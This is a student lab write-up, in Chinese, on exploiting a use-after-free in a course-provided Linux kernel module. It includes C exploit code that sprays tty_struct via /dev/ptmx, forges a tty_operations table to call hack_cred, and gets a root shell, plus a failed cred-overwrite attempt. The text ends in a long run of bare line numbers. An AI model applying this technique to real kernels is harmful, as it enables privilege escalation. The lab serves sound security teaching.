

Lab 3 JOP | Linux 内核漏洞攻防

前置知识

思考题 1

攻击思路

Task 1

思考题 2

Task 2

思考题 3

Task 3

思考题 4

Task 4

前置知识


思考题 1

Question 1: 为什么会这样？为什么两次分配的内存块地址会一样？

堆的内存分配有不同的实现方式。

一种实现方式是简单地维护一个 free list，维护所有已经从 OS 申请的用作堆的内存块以及被 free 掉的内存块；因此当一块内存被 free 时，它会被加入 free list 中。当下次需要 malloc 时，allocator 会从 free list 找一块内存块分配给它。这时候又涉及到 Best-fit 还是 Next-fit 的问题，即 Best-fit 有助于提高空间利用率，而 Next-fit 有助于利用 cache 的 spatial locality；常见的做法是如果恰好相等就 Best-fit，否则就 Next-fit。但是在这种刚刚 free 就 malloc 一块等大的内存的情况下，Best-fit 和 Next-fit 会带来同样的结果，即将刚刚回收的内存块再分配出去；因此两次分配的内存块地址一样的概率就很大了。

另一种实现方式是维护一个 memory pool，实际上来说就是一个 free list 的数组，但是其中每一项对应着一个同等大小的内存块的 free list（如下图所示）；再次分配的方式类似。这种情况下，两次分配的内存块地址一样的概率也很大。



攻击思路

攻击的重点在于 `/dev/ptmx` 和 `/dev/zjudev`。

由于内核中 `zjudev` 只有全局一个缓冲区，如果将设备打开两次，第二次打开的设备会覆盖第一次打开设备的缓冲区，且两次打开设备时候，我们可以获得指向同一个设备缓冲区的两个指针。

此时如果释放其中一个设备，由于在释放的时候指针没有置空，此时便可以通过另一个文件描述符操作该缓冲区对应的内存，即存在 UAF 漏洞。

同时实验提供的 `ioctl` 接口能够调整这个缓冲区大小。如果将其调整成内核中 `tty_struct` 的大小，完成上述操作后打开 `/dev/ptmx`，内核会分配一个 `tty_struct` 结构体。当内核分配相同大小的数据结构时，便有可能使用这块由我们控制的缓冲区。

`zjudev` 还为我们提供了 `read` 和 `write` 这块缓冲区的接口。由此我们便可以通过 `write` 来覆盖 `/dev/ptmx` 的 `const struct tty_operations *ops` 字段，将其指向我们构建的一个形如 `struct tty_operations` 的结构体，这样在我们访问 `/dev/ptmx` 的某些接口的时候就会跳转到我们指定的函数中去，最终达到 root 权限的目的。

Task 1

经过尝试和与助教沟通，我们发现 `__randomize_layout` 并没有发挥其作用。

在 `tty.h L143` 中，我们可以看到 `tty_struct` 的定义（下图是部分内容）：

```

143 struct tty_struct {
144     int magic;
145     struct kref kref;
146     struct device *dev; /* class device or NULL (e.g. ptys, serdev) */
147     struct tty_driver *driver;
148     const struct tty_operations *ops;
149     int index;
150 }

```

我们关心的内容主要是 `ops`：根据我们之前的讨论，我们的攻击方式就是更改这个字段。我们研究 `ops` 在 `tty_struct` 中的偏移；这里面唯一大小不明确的就是 `kref`。我们追踪其定义：`struct kref => refcount_t (struct refcount_struct)=> atomic_t => struct {int`

`counter;}`，最终得知其大小就是一个 `int` 的大小，即 4 字节。因此，我们可以得出该结构体的基本排布：

u64	magic	kref
u64	dev	
u64	driver	
u64	ops	
	...	

思考题 2

Question 2: 如何确定自己所控制的指针一定被分配给 `tty_struct` 结构体？

可以看到，`tty_struct` 结构体中的第一个字段是 `magic`，在同一个文件中的第 215 行也可以看到，`TTY_MAGIC` 的值被定义为 `0x5401`：

```
214  /* tty magic number */
215  #define TTY_MAGIC          0x5401
```

事实上，当分配 `tty_struct` 时，`magic` 字段就会被置为 `0x5401`，因此我们判断最开始的 4 个字节的值是否为 `0x5401`，就能够知道我们控制的指针指向的缓冲区是否被分配给了 `tty_struct` 了。

结合上述已知内容，我们可以编写如下的代码来完成上述内容并且验证我们的想法：

```
1  typedef unsigned long long u64;
2
3  #define TTY_STRUCT_SIZE 0x2B8
4  int doubleOpen();
5  int checkMagic(int dev);
6
7  int main() {
8      int dev = doubleOpen();
9      int ptmx = checkMagic(dev);
10
11     return 0;
12 }
13
14 int doubleOpen() {
15     int dev1 = open("/dev/zjudev", O_RDWR);
16     int dev2 = open("/dev/zjudev", O_RDWR);
17
18     ioctl(dev1, 0x0001, TTY_STRUCT_SIZE);
19     close(dev1);
20
21     return dev2;
22 }
23
24 int checkMagic(int dev2) {
25     int ptmx = open("/dev/ptmx", O_RDWR | O_NOCTTY);
26
27     char buf[TTY_STRUCT_SIZE] = {0};
28     int readResult = read(dev2, buf, TTY_STRUCT_SIZE - 1);
29     DEBUG(readResult, XYX_RED);
30
31     for (int i = 0; i < TTY_STRUCT_SIZE; i += 8) {
32         DEBUGI(*(u64 *) (buf + i), XYX_CYAN);
33     }
34
35     int magic;
36     memcpy(&magic, buf, 4);
37     DEBUG(magic, XYX_YELLOW);
38
39     if (magic != 0x5401) return checkMagic(dev2);
40     else return ptmx;
41 }
```

在上面的代码中，`doubleOpen()` 函数打开两个 `zjudev`，将其缓冲区大小调整为 `tty_struct` 的大小后关闭其中之一，返回另一个的文件描述符；`checkMagic(dev)` 尝试打开 `/dev/ptmx` 并检查 `magic` 的位置是否是 `0x5401`，也就检查了缓冲区是否被分配给了 `tty_struct`。如果是的话，返回 `ptmx` 的文件描述符；否则反复运行 `checkMagic(dev)` 直到上述条件为真为止。

可以看到，调试信息中验证了 `magic` 的值是 `0x5401`：

```
ubuntu@kernel-5:~$ ./a.out
[readResult] = 0x00000000000002b7
[* (u64 *) (buf + i), i = 0] = 0x0000000100005401
[* (u64 *) (buf + i), i = 8] = 0x0000000000000000
[* (u64 *) (buf + i), i = 16] = 0xffff0000295f900
[* (u64 *) (buf + i), i = 24] = 0xffff8000111829d0
[* (u64 *) (buf + i), i = 32] = 0x0000000000000000
[* (u64 *) (buf + i), i = 40] = 0x0000000000000000
[* (u64 *) (buf + i), i = 48] = 0x0000000000000000
[* (u64 *) (buf + i), i = 56] = 0xffff0000313fc38
[* (u64 *) (buf + i), i = 64] = 0xffff0000313fc38
[* (u64 *) (buf + i), i = 72] = 0xffff0000313fc48
[* (u64 *) (buf + i), i = 80] = 0xffff0000313fc48
[* (u64 *) (buf + i), i = 88] = 0xffff00003a24580
[* (u64 *) (buf + i), i = 96] = 0x0000000000000000
[* (u64 *) (buf + i), i = 104] = 0x0000000000000000
[* (u64 *) (buf + i), i = 112] = 0xffff0000313fc70
[* (u64 *) (buf + i), i = 120] = 0xffff0000313fc70
[* (u64 *) (buf + i), i = 128] = 0x0000000000000000
[* (u64 *) (buf + i), i = 136] = 0x0000000000000000
[* (u64 *) (buf + i), i = 144] = 0x0000000000000000
[* (u64 *) (buf + i), i = 152] = 0x0000000000000000
[* (u64 *) (buf + i), i = 160] = 0x0000000000000000
[* (u64 *) (buf + i), i = 168] = 0x0000000000000000
[* (u64 *) (buf + i), i = 176] = 0x0000000000000000
[* (u64 *) (buf + i), i = 184] = 0x0000000000000000
[* (u64 *) (buf + i), i = 192] = 0x0000000000000000
[* (u64 *) (buf + i), i = 200] = 0x0000000000000000
[* (u64 *) (buf + i), i = 208] = 0x0000000000000000
[* (u64 *) (buf + i), i = 216] = 0x0000000000000000
[* (u64 *) (buf + i), i = 224] = 0x0000000000000000
[* (u64 *) (buf + i), i = 232] = 0x0000000000000000
[* (u64 *) (buf + i), i = 240] = 0x0000000000000000
[* (u64 *) (buf + i), i = 248] = 0x0000000000000000
[* (u64 *) (buf + i), i = 256] = 0x0000000000000000
[* (u64 *) (buf + i), i = 264] = 0x0000000000000000
[* (u64 *) (buf + i), i = 272] = 0x0000000000000000
[* (u64 *) (buf + i), i = 280] = 0x0000000000000000
[* (u64 *) (buf + i), i = 288] = 0x0000000000000000
[* (u64 *) (buf + i), i = 296] = 0x0000000000000000
[* (u64 *) (buf + i), i = 304] = 0x0000000000000000
[* (u64 *) (buf + i), i = 312] = 0x0000000000000000
[* (u64 *) (buf + i), i = 320] = 0x0000000000000000
[* (u64 *) (buf + i), i = 328] = 0x0000000000000000
[* (u64 *) (buf + i), i = 336] = 0x0000000000000000
[* (u64 *) (buf + i), i = 344] = 0x0000000000000000
[* (u64 *) (buf + i), i = 352] = 0x0000000000000000
[* (u64 *) (buf + i), i = 360] = 0x0000000000000000
[* (u64 *) (buf + i), i = 368] = 0x0000000000000000
[* (u64 *) (buf + i), i = 376] = 0x0000000000000000
[* (u64 *) (buf + i), i = 384] = 0x0000000000000000
[* (u64 *) (buf + i), i = 392] = 0x0000000000000000
[* (u64 *) (buf + i), i = 400] = 0x0000000000000000
[* (u64 *) (buf + i), i = 408] = 0x0000000000000000
[* (u64 *) (buf + i), i = 416] = 0x0000000000000000
[* (u64 *) (buf + i), i = 424] = 0x0000000000000000
[* (u64 *) (buf + i), i = 432] = 0x0000000000000000
[* (u64 *) (buf + i), i = 440] = 0x0000000000000000
[* (u64 *) (buf + i), i = 448] = 0x0000000000000000
[* (u64 *) (buf + i), i = 456] = 0x0000000000000000
[* (u64 *) (buf + i), i = 464] = 0x0000000000000000
[* (u64 *) (buf + i), i = 472] = 0x0000000000000000
[* (u64 *) (buf + i), i = 480] = 0x0000000000000000
[* (u64 *) (buf + i), i = 488] = 0x0000000000000000
[* (u64 *) (buf + i), i = 496] = 0x0000000000000000
[* (u64 *) (buf + i), i = 504] = 0x0000000000000000
[* (u64 *) (buf + i), i = 512] = 0x0000000000000000
[* (u64 *) (buf + i), i = 520] = 0x0000000000000000
[* (u64 *) (buf + i), i = 528] = 0x0000000000000000
[* (u64 *) (buf + i), i = 536] = 0x0000000000000000
[* (u64 *) (buf + i), i = 544] = 0x0000000000000000
[* (u64 *) (buf + i), i = 552] = 0x0000000000000000
[* (u64 *) (buf + i), i = 560] = 0x0000000000000000
[* (u64 *) (buf + i), i = 568] = 0x0000000000000000
[* (u64 *) (buf + i), i = 576] = 0x0000000000000000
[* (u64 *) (buf + i), i = 584] = 0x0000000000000000
[* (u64 *) (buf + i), i = 592] = 0x0000000000000000
[* (u64 *) (buf + i), i = 600] = 0x0000000000000000
[* (u64 *) (buf + i), i = 608] = 0x0000000000000000
[* (u64 *) (buf + i), i = 616] = 0x0000000000000000
[* (u64 *) (buf + i), i = 624] = 0x0000000000000000
[* (u64 *) (buf + i), i = 632] = 0x0000000000000000
[* (u64 *) (buf + i), i = 640] = 0x0000000000000000
[* (u64 *) (buf + i), i = 648] = 0x0000000000000000
[* (u64 *) (buf + i), i = 656] = 0x0000000000000000
[* (u64 *) (buf + i), i = 664] = 0x0000000000000000
[* (u64 *) (buf + i), i = 672] = 0x0000000000000000
[* (u64 *) (buf + i), i = 680] = 0xffff80001075f294
[* (u64 *) (buf + i), i = 688] = 0x00ff000003815200
[magic] = 0x00000000000005401
ubuntu@kernel-5:~$
```

Task 2

Task 2 要求我们利用 `hack_cred` 函数获取 root 权限。

在 `tty_driver.h L247` 中查看，发现 `struct tty_operations` 由 36 个函数指针构成。我们查看 Task 1 中取到的 `buf + 24` 位置上的 `ops` 指针指向的内容：

```
gef> x/36xg 0xffff8000111829d0
0xffff8000111829d0 <ptm_unix98_ops>: 0xffff80001076c978 0xffff80001076c988
0xffff8000111829e0 <ptm_unix98_ops+16>: 0xffff80001076c9a8 0xffff80001076bad4
0xffff8000111829f0 <ptm_unix98_ops+32>: 0xffff80001076bbc0 0x0000000000000000
0xffff800011182a00 <ptm_unix98_ops+48>: 0xffff80001076bd4c 0xffff80001076bd6c
0xffff800011182a10 <ptm_unix98_ops+64>: 0x0000000000000000 0x0000000000000000
0xffff800011182a20 <ptm_unix98_ops+80>: 0xffff80001076be00 0x0000000000000000
0xffff800011182a30 <ptm_unix98_ops+96>: 0xffff80001076c9fc 0xffff80001076cc38
0xffff800011182a40 <ptm_unix98_ops+112>: 0x0000000000000000 0x0000000000000000
0xffff800011182a50 <ptm_unix98_ops+128>: 0xffff80001076c03c 0x0000000000000000
0xffff800011182a60 <ptm_unix98_ops+144>: 0x0000000000000000 0x0000000000000000
0xffff800011182a70 <ptm_unix98_ops+160>: 0x0000000000000000 0xffff80001076c088
0xffff800011182a80 <ptm_unix98_ops+176>: 0x0000000000000000 0x0000000000000000
0xffff800011182a90 <ptm_unix98_ops+192>: 0x0000000000000000 0x0000000000000000
0xffff800011182aa0 <ptm_unix98_ops+208>: 0x0000000000000000 0xffff80001076c104
0xffff800011182ab0 <ptm_unix98_ops+224>: 0x0000000000000000 0x0000000000000000
0xffff800011182ac0 <ptm_unix98_ops+240>: 0x0000000000000000 0xffff80001076cc6c
0xffff800011182ad0 <ptm_unix98_ops+256>: 0x0000000000000000 0xffff80001076cc9c
0xffff800011182ae0 <pty_unix98_ops+8>: 0xffff80001076c988 0xffff80001076c9a8
```

其中第一个指针指向的是 `lookup` 函数指针，我们去看一下到底指的是哪个函数：

```
gef> x/1xg 0xffff80001076c978
0xffff80001076c978 <ptm_unix98_lookup>: 0x92800080d503233f
```

知道了这个函数的名字之后，我们去看一下它在 `System.map` 中的地址：

```
syssec@VM:~/lab3_t/kernel/nocfi$ cat System.map | grep ptm_unix98_lookup
ffff80001076c978 t ptm_unix98_lookup
```

可以看到，在调试状态下好像并没有开 KASLR。但是，如果需要绕过 KASLR，我们只需要对 `Task1` 中得到的 `ops` 做一次取值，就能得到 `ptm_unix98_lookup` 的地址，与 `0xffff80001076c978` 计算一下偏移就可以了。

进一步地，如我们之前分析的那样，我们想要构造一个自己的 `struct tty_operations`，篡改之前的 `ops` 使其指向这个结构体，然后调用 `ptmx` 的某个接口从而实现调用 `hack_cred`。我们不妨将 36 个全都改成 `hack_cred` 的地址！

从 `System.map` 中，我们可以找到 `hack_cred()` 的地址 `0xffff80001083aa84`：

```
syssec@VM:~/lab3_t/kernel/nocfi$ cat System.map | grep hack_cred
ffff80001083aa84 T hack_cred
```

(刚开始我们只给 `write` 一个函数赋值，别的都是 0，因为当时看 `write` 的参数签名和 `hack_cred` 的能兼容，但是出现了下面的提示。应该是操作系统会检查是否存在空的函数指针。)

```

ubuntu@kernel-5:~$ ./a.out
[readResult] = 0x00000000000002b7
[(u64 *) (buf + i), i = 0] = 0x0000000100005401
[(u64 *) (buf + i), i = 8] = 0x0000000000000000
[(u64 *) (buf + i), i = 16] = 0xffff00000295f900
[(u64 *) (buf + i), i = 24] = 0xffff8000111829d0
[magic] = 0x0000000000005401
[(u64 *) (newBuf + i), i = 0] = 0x0000000100005401
[(u64 *) (newBuf + i), i = 8] = 0x0000000000000000
[(u64 *) (newBuf + i), i = 16] = 0xffff00000295f900
[(u64 *) (newBuf + i), i = 24] = 0x0000000000000000
[ 52.482556] ptm ptm0: missing write_room method

```

最终，我们编写了如下代码，可以成功获得 root 权限！（`getOffset()` 会段错误，所以暂时没

有用）

```
1 // ==== Task 2 ====
2 const u64 lookupAddr = 0xffff80001076c978;
3 const u64 hackCredAddr = 0xffff80001083aa84;
4 u64 offset = 0;
5 #define target(x) (x + offset)
6 u64 forgedOps[36];
7
8 void getOffset();
9 void forgeOps(int dev);
10
11 int main() {
12     // Task 1:
13     int dev = doubleOpen();
14     int ptmx = checkMagic(dev);
15
16     // Task 2:
17     //getOffset();
18     forgeOps(dev);
19     close(ptmx);
20     system("/bin/sh");
21
22     return 0;
23 }
24
25 void getOffset() {
26     u64 *ops = (void *) (*(u64 *) (buf + 24));
27     DEBUG(ops, XYX_GREEN);
28
29     u64 realLookupAddr = *ops;
30     offset = realLookupAddr - lookupAddr;
31     DEBUG(realLookupAddr, XYX_GREEN);
32     DEBUG(offset, XYX_GREEN);
33 }
34
35 void forgeOps(int dev) {
36     for (int i = 0; i < 36; i++)
37         forgedOps[i] = target(hackCredAddr);
38
39     char newBuf[32];
40     u64 forgedOpsPtr = (u64) (&forgedOps);
41     memcpy(newBuf, buf, 24);
42     memcpy(newBuf + 24, &forgedOpsPtr, 8);
43
44     for (int i = 0; i < 32; i += 8) {
45         DEBUGI(*(u64 *) (newBuf + i), XYX_PURPLE);
```



```

46     }
47
48     write(dev, newBuf, 32);
49 }
50

```

```

[readResult] = 0x000000000000002b7
*(u64 *)(buf + i), i = 0] = 0xc0000000deaddead
*(u64 *)(buf + i), i = 8] = 0x0000000000000000
*(u64 *)(buf + i), i = 16] = 0xffff00000295fa00
*(u64 *)(buf + i), i = 24] = 0xffff800011182ad8
[magic] = 0x00000000deaddead 1
[ 439.437006] [zju dev]: read buf success.
[readResult] = 0x000000000000002b7
*(u64 *)(buf + i), i = 0] = 0x00000000100005401
*(u64 *)(buf + i), i = 8] = 0x0000000000000000
*(u64 *)(buf + i), i = 16] = 0xffff00000295f900
*(u64 *)(buf + i), i = 24] = 0xffff8000111829d0 2
[magic] = 0x000000000000005401
*(u64 *)(newBuf + i), i = 0] = 0x00000000100005401
*(u64 *)(newBuf + i), i = 8] = 0x0000000000000000
*(u64 *)(newBuf + i), i = 16] = 0xffff00000295f900
*(u64 *)(newBuf + i), i = 24] = 0x0000aaaae1ec2020
[ 439.468298] [zju dev]: write buf success.
# ls
a.out exp.c flag
# cat flag/flag.txt
NzYyNDcyMzI5MTAy
#

```

可以看到，上面圈圈 1 的位置打开的 `ptmx` 的 `tty_struct` 并不在我们控制的 buffer 那里，因此我们开了第二次。然后我们伪造了一个 `ops`，调用 `close(ptmx)`，这样就会调用到我们的 `hack_cred` 了！

思考题 3

Question 3: 为什么不能直接通过 UAF 控制 `cred` 结构体直接修改其内容？

在 [kernel pwn -- UAF](#) 中，我们可以找到一个非常类似的通过 UAF 控制 `cred` 实现提权的例子。其代码大致如下：

```
1  typedef unsigned long long u64;
2
3  int main() {
4      u64 cred[100] = {0, 0, 0};
5
6      int dev1 = open("/dev/zjudev", O_RDWR);
7      int dev = open("/dev/zjudev", O_RDWR);
8
9      DEBUG(0xA8, XYX_PURPLE);
10     ioctl(dev1, 0x0001, 0xA8);
11     close(dev1);
12
13     int id = fork();
14     write(dev, cred, 28);
15     if(id == 0){
16         DEBUG(getuid(), XYX_CYAN);
17         if (!getuid()) {
18             printf("[*]welcome root:\n");
19             system("/bin/sh");
20         }
21         return 0;
22     }
23     else if(id < 0){
24         printf("[*]fork fail\n");
25     }
26     else{
27         DEBUG(getuid(), XYX_GREEN);
28         wait(NULL);
29         DEBUG(getuid(), XYX_BLUE);
30     }
31
32     return 0;
33 }
```

但是，我运行了这段代码后始终没有获得成功。关注到参考的题目中使用的 linux 版本是 4.4.72，我查看了相关的 kernel 代码，尤其关注了两者的不同。

在 [cred.c L718](#) 查看 `prepare_kernel_cred` 的源码：

```

718 struct cred *prepare_kernel_cred(struct task_struct *daemon)
719 {
720     const struct cred *old;
721     struct cred *new;
722
723     new = kmem_cache_alloc(cred_jar, GFP_KERNEL);
724     if (!new)
725         return NULL;

```

这里调用了 `slab.c L3505` 的 `kmem_cache_alloc`，其中调用了 `slab_alloc` 分配内存，因此理论上与前述攻击类似的可能。

`validate_creds` 作为一个在很多地方被调用的内容，引起了我的注意：

```

192 #define validate_creds(cred) \
193 do { \
194     __validate_creds((cred), __FILE__, __LINE__); \
195 } while(0)

```

```

185 static inline void __validate_creds(const struct cred *cred,
186                                   const char *file, unsigned line)
187 {
188     if (unlikely(creds_are_invalid(cred)))
189         __invalid_creds(cred, file, line);
190 }

```

```

831 bool creds_are_invalid(const struct cred *cred)
832 {
833     if (cred->magic != CRED_MAGIC)
834         return true;
835     return false;
836 }
837 EXPORT_SYMBOL(creds_are_invalid);

```

```

876 /*
877  * report use of invalid credentials
878  */
879 void __invalid_creds(const struct cred *cred, const char *file, unsigned line)
880 {
881     printk(KERN_ERR "CRED: Invalid credentials\n");
882     printk(KERN_ERR "CRED: At %s:%u\n", file, line);
883     dump_invalid_creds(cred, "Specified", current);
884     BUG();
885 }

```

可以看到，它通过检查 `cred->magic` 是否等于 `CRED_MAGIC` 来判断 `cred` 是否合法，如果不合法会将这个 `cred` 抛弃掉。因此我尝试将 `magic` 对应置位：

```
int main() {
    u64 cred[100] = {0, 0, 0x43736564};
```

但是仍未得到对应结果。

我也试图通过调试来发现问题，但是这些检查的函数多以宏或者 inline 的方式呈现，并不能够用来调试：

```
gef> b __validate_creds
Function "__validate_creds" not defined.
gef> b creds_are_invalid
Function "creds_are_invalid" not defined.
gef> b creds_are_invalid
Function "creds_are_invalid" not defined.
gef> b dump_invalid_creds
Function "dump_invalid_creds" not defined.
gef> b __invalid_creds
Function "__invalid_creds" not defined.
gef>
```

我还尝试了调整缓冲区大小、反复尝试等方案，但是都未能产生预期结果。对比两个版本的代码，仍未发现比较关键的因素。

对比两个版本的代码，我认为可能性比较大的原因是 `cred` 结构体在 v5.15 启用了 v4.4.70 尚未使用的 `__randomize_layout`，并且在更多的地方检查了 `cred` 的 `magic`。因而我们更加难以将 `magic` 置位，同时也会在更多的地方被检查和报告出来。

与同学交流之后，同学提醒我 `prepare_kernel_cred` 使用了 `cred_jar`：

```
718 struct cred *prepare_kernel_cred(struct task_struct *daemon)
719 {
720     const struct cred *old;
721     struct cred *new;
722
723     new = kmem_cache_alloc(cred_jar, GFP_KERNEL);
724     if (!new)
725         return NULL;
```

我们查看 `cred_jar` 的使用，找到了在 `put_cred_rcu` 中时候会调用 `kmem_cache_free(cred_jar, cred)`。这个函数会在 `__put_cred`，即销毁 `cred` 的时候被调用。

```

91  /*
92   * The RCU callback to actually dispose of a set of credentials
93   */
94  static void put_cred_rcu(struct rcu_head *rcu)
95  {
96      struct cred *cred = container_of(rcu, struct cred, rcu);
97
98      kdebug("put_cred_rcu(%p)", cred);
99
100 #ifdef CONFIG_DEBUG_CREDENTIALS
101     if (cred->magic != CRED_MAGIC_DEAD ||
102         atomic_read(&cred->usage) != 0 ||
103         read_cred_subscribers(cred) != 0)
104         panic("CRED: put_cred_rcu() sees %p with"
105             " mag %x, put %p, usage %d, subscr %d\n",
106             cred, cred->magic, cred->put_addr,
107             atomic_read(&cred->usage),
108             read_cred_subscribers(cred));
109 #else
110     if (atomic_read(&cred->usage) != 0)
111         panic("CRED: put_cred_rcu() sees %p with usage %d\n",
112             cred, atomic_read(&cred->usage));
113 #endif
114
115     security_cred_free(cred);
116     key_put(cred->session_keyring);
117     key_put(cred->process_keyring);
118     key_put(cred->thread_keyring);
119     key_put(cred->request_key_auth);
120     if (cred->group_info)
121         put_group_info(cred->group_info);
122     free_uid(cred->user);
123     if (cred->ucounts)
124         put_ucounts(cred->ucounts);
125     put_user_ns(cred->user_ns);
126     kmem_cache_free(cred_jar, cred);
127 }

```

查看 `kmem_cache_free` 的源码，发现其中调用了 `__cache_free` 函数：

```

3729 void kmem_cache_free(struct kmem_cache *cachep, void *objp)
3730 {
3731     unsigned long flags;
3732     cachep = cache_from_obj(cachep, objp);
3733     if (!cachep)
3734         return;
3735
3736     local_irq_save(flags);
3737     debug_check_no_locks_freed(objp, cachep->object_size);
3738     if (!(cachep->flags & SLAB_DEBUG_OBJECTS))
3739         debug_check_no_obj_freed(objp, cachep->object_size);
3740     cache_free(cachep, objp, _RET_IP_);
3741     local_irq_restore(flags);
3742
3743     trace_kmem_cache_free(_RET_IP_, objp, cachep->name);
3744 }
3745 EXPORT_SYMBOL(kmem_cache_free);

```

查看这个函数的源码，从注释中可以看到，这里将对象 release 的时候，会将其加到这个对象的 cache 中。对于我们的例子来说，在释放 cred 的时候，会将释放的结果放在 cred_jar 中：

```
/ mm / slab.c
3419 }
3420
3421 /*
3422  * Release an obj back to its cache. If the obj has a constructed state, it must
3423  * be in this state _before_ it is released. Called with disabled ints.
3424  */
3425 static __always_inline void __cache_free(struct kmem_cache *cachep, void *objp,
3426                                         unsigned long caller)
3427 {
```

因此，事实上在为进程分配 cred 的时候会从 cred_jar 中找空间分给 cred：

```
718 struct cred *prepare_kernel_cred(struct task_struct *daemon)
719 {
720     const struct cred *old;
721     struct cred *new;
722
723     new = kmem_cache_alloc(cred_jar, GFP_KERNEL);
724     if (!new)
725         return NULL;
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1730
1731
1732
1733
1734
1735
1736
